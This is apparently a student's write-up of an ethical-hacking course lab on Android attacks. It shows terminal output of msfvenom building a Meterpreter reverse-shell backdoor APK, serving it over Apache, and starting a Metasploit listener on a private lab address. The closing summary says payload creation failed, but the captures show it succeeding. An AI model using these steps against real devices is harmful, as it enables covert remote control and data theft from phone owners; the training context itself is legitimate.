Module 09: Mobile Attacks and Countermeasures

Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

You should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Hack Android device with a malicious application
- Perform a security assessment on an Android device

Overview of Mobile Attacks

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

We will use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

1. Hack an Android device by creating binary payloads
    - Hack an Android device by creating binary payloads using Parrot Security
2. Secure Android devices using various Android security tools
    - Secure Android devices from malicious apps using Malwarebytes Security

Lab 1: Hack an Android Device by Creating Binary Payloads

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

You should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.


Lab Objectives

- Hack an Android Device by Creating Binary Payloads using Parrot Security


Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.


In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #service postgresql start
┌─[root@parrot]─[~]
└──╼ #msfvenom -p android.meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
Error: invalid payload: android.meterpreter/reverse_tcp
┌─[x]─[root@parrot]─[~]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13R > De
sktop/Backdoor.apk
Error: One or more options failed to validate: LHOST.
┌─[x]─[root@parrot]─[~]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10183 bytes

┌─[root@parrot]─[~]
└──╼ #
```



```
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #service postgresql start
┌─[root@parrot]─[~]
└──╼ #msfvenom -p android.meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
Error: invalid payload: android.meterpreter/reverse_tcp
┌─[✗]─[root@parrot]─[~]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13R > De
sktop/Backdoor.apk
Error: One or more options failed to validate: LHOST.
┌─[✗]─[root@parrot]─[~]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10183 bytes

┌─[root@parrot]─[~]
└──╼ #mkdir /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #chmod -R 755 /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #chown -R www-data:www-data /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #
```




```
ktop/Backdoor.apk
rror: One or more options failed to validate: LHOST.
─[✗]─[root@parrot]─[~]
───╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
lo encoder specified, outputting raw payload
ayload size: 10183 bytes

─[root@parrot]─[~]
───╼ #mkdir /var/www/html/share
─[root@parrot]─[~]
───╼ #chmod -R 755 /var/www/html/share
─[root@parrot]─[~]
───╼ #chown -R www-data:www-data /var/www/html/share
─[root@parrot]─[~]
───╼ #service apache2 start
─[root@parrot]─[~]
───╼ #cp /root/Desktop/Backdoor.apk /var/www/html/share
─[root@parrot]─[~]
───╼ #msfconsole

    .~+P``````-o+:.                                      -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````          `
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso+++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~~//////++++++++++++///
                              `...............`          `...-/////...`
```




Applications Places System
Wed Sep 17, 16:23
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
+++++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~~//////++++++++++++///
                                `...............`              `...-/////...`


                                  .::::::::::-.                     .:::::-
                                .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`      `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.     `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.     `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```




Applications Places System
Wed Sep 17, 16:25
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```



Applications Places System
Wed Sep 17, 16:26
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal

```
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```



Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
Backdoor.apk	2025-09-17 16:22	9.9K	

Apache/2.4.46 (Debian) Server at 10.10.1.13 Port 80

This lab focused on mobile platform attack vectors, specifically demonstrating how attackers exploit Android systems by generating backdoor APKs using Metasploit's msfvenom and gaining access via a Meterpreter session. The exercise emphasized how social engineering and poor device configuration can lead to total compromise of mobile endpoints.

The first task involved generating a malicious APK using msfvenom with the payload android/meterpreter/reverse_tcp. Despite using the correct syntax from the lab guide, msfvenom returned an “invalid payload” error, indicating that the specified payload was not supported or recognized in the lab environment. This blocked the creation of the required APK and halted further progress with the Parrot Security side of the lab.

The next steps required downloading the APK on the Android machine via the Opera browser and installing it through the Package Installer. However, multiple issues prevented completion of this task. The Android emulator screen was oversized, making it nearly impossible to navigate or interact with interface elements. Attempts to shrink or adjust the screen were unsuccessful. Additionally, the APK file could not be downloaded, possibly due to security or compatibility restrictions within the lab environment.

As a result, critical steps such as installing the backdoor app, triggering the Meterpreter session, navigating the file system, and analyzing the target device through Meterpreter commands (e.g., sysinfo, ipconfig, pwd, ps) could not be performed or validated. The inability to interact with the Android emulator and complete the APK deployment blocked execution of all remaining objectives.

This lab highlighted common mobile attack techniques but also revealed practical barriers that can occur in simulated environments, including payload incompatibilities and virtual device usability limitations.

Lab 2: Secure Android Devices using Various Android Security Tools

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. You should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.


Lab Objectives

